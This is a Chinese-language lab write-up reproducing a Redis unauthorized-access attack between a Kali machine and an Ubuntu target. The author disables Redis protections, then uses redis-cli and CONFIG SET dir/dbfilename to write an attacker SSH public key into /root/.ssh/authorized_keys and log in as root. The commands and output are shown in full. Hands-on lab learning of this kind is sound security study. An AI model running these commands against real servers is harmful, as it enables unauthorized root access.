实验4：Redis未授权访问漏洞

本实验基于博客https://www.cnblogs.com/qingzhang/articles/18195354而复现，并进行了一些修改。所谓未授权访问，我个人的理解就是Redis服务暴露到公网上，没有设置密码认证，导致任意用户在可以访问目标服务器的情况下未授权访问Redis以及读取Redis的数据

1.redis服务端安装

在靶机ubantu中下载redis


```
sudo apt install lsb-release curl gpg
curl -fsSL https://packages.redis.io/gpg | sudo gpg --dearmor -o
/usr/share/keyrings/redis-archive-keyring.gpg
echo "deb [signed-by=/usr/share/keyrings/redis-archive-keyring.gpg]
https://packages.redis.io/deb $(lsb_release -cs) main" | sudo tee
/etc/apt/sources.list.d/redis.list
sudo apt-get update
sudo apt-get install redis
```

之后打开redis，发现安装成功。

接着使用命令`sudo vi /etc/redis/redis.conf`将其中的`bind 127.0.0.1`注释掉，`propected-mode yes`改成`propected-mode no`

之后重启服务，需要在root模式下启动，并需要关闭防火墙

```
ufw status
service iptables status
redis-server
```



使用`netstat -tulnp | grep redis`监听端口，确认输出中包含`0.0.0.0:6379`，表明 Redis 正在所有接口上监听

```
root@malanbo-virtual-machine:/home/malanbo/桌面# netstat -tulnp | grep redis
tcp        0      0 0.0.0.0:6379            0.0.0.0:*               LISTEN      13211/redis-server
tcp6       0      0 :::6379                 :::*                    LISTEN      13211/redis-server
```

2.在kail中安装redis客户端

```
wget http://download.redis.io/releases/redis-4.0.10.tar.gz
解压后，进入文件进行编译安装
```

```
[sudo] password for malanbo:
┌──(root㉿kali)-[/home/malanbo/Desktop/redis-4.0.10]
└─# make install
cd src && make install
make[1]: Entering directory '/home/malanbo/Desktop/redis-4.0.10/src'

Hint: It's a good idea to run 'make test' ;)

    INSTALL install
    INSTALL install
    INSTALL install
    INSTALL install
    INSTALL install
make[1]: Leaving directory '/home/malanbo/Desktop/redis-4.0.10/src'
```

接着测试连接，发现可以连接成功。

```
redis-cli -h 192.168.33.154 -p 6379 --raw
```

```
┌──(root㉿kali)-[/home/malanbo/Desktop/redis-4.0.10]
└─# redis-cli -h 192.168.33.154 -p 6379  --raw
192.168.33.154:6379>
192.168.33.154:6379>
192.168.33.154:6379>
192.168.33.154:6379>
```

3.利用写入公钥登录ssh

在kali主机里面生成公私钥，通过执行以下步骤，已经将生成的公钥导出了

```
// 生成公私钥
ssh-keygen -t rsa

// 防止乱码,导出key，再把key.txt文件内容写入redis缓冲
(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > key.txt

// 导入内容
cat key.txt| redis-cli -h 192.168.33.154 -x set putsshkey
```

```
┌──(root㉿kali)-[/home/malanbo/Desktop]
└─# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:vHT34aqnhuAABmRht8OAePW6I+IgtZ/5VqP8JX/j34I root@kali
The key's randomart image is:
+---[RSA 3072]----+
|+*.o.            |
|* = ..           |
| o +  .          |
|  o .. .         |
| ....   S . . .  |
| . .....oo . o . |
|+ o o+ +oo.  .o  |
|+. o += .+. E ... |
| .  +o....+*oo ... |
+----[SHA256]-----+

┌──(root㉿kali)-[/home/malanbo/Desktop]
└─#

┌──(root㉿kali)-[/home/malanbo/Desktop]
└─# (echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > key.txt
cat: id_rsa.pub: No such file or directory

┌──(root㉿kali)-[/home/malanbo/Desktop]
└─# cd /root/.ssh/id_rsa
cd: not a directory: /root/.ssh/id_rsa

┌──(root㉿kali)-[/home/malanbo/Desktop]
└─# cd /root/.ssh

┌──(root㉿kali)-[~/.ssh]
└─# (echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > key.txt

┌──(root㉿kali)-[~/.ssh]
└─# cat key.txt| redis-cli -h 192.168.33.154 -x set putsshkey
OK
```


下一步需要在redis的shell里面执行如下命令

```
// 设置路径
config set dir /root/.ssh
// 设置文件名
config set dbfilename authorized_keys
// 保存key值到root文件中
save
```

从这已经将kali攻击机的公钥写入了靶机中

```
192.168.33.154:6379> config set dir /root/.ssh
OK
192.168.33.154:6379> config set dbfilename authorized_keys
OK
192.168.33.154:6379> save
OK
```

测试是否可以通过ssh登录目标服务器,成功登录，且以root身份进入



4.实验需要注意的几点

1.首先需要靶机自身存在/root/.ssh的目录，也就是进行过ssh连接。如果缺少这个目录会报错，解决方案是在靶机上执行`ssh loaclhost`会自行创建这些目录。

2.如果在执行`config set dir /root/.ssh`发生报错`ERR Changing directory: Permission denied`，则有可能是在启动redis过程中没有使用root权限，或直接使用`sudo service redis restart`命令启动

其解决办法是：执行`sudo service redis stop`关闭已有的redis，之后直接使用`redis-server /etc/redis/redis.conf`注意必须带上后方的配置文件，否则在kali端就会出现`DENIED Redis is running in protected mode because protected mode is enabled, no bind address was specified, no authentication password is requested to clients. In this mode connections are only accepted from the loopback interface.`报错

3.Redis未授权访问漏洞是因为Redis没有配置密码，同时开放端口到公网，却没有合理的防火墙配置。这样在公网上被攻击者使用nmap等工具扫描到端口后，就会进行远程连接等措施，进行提权等工作。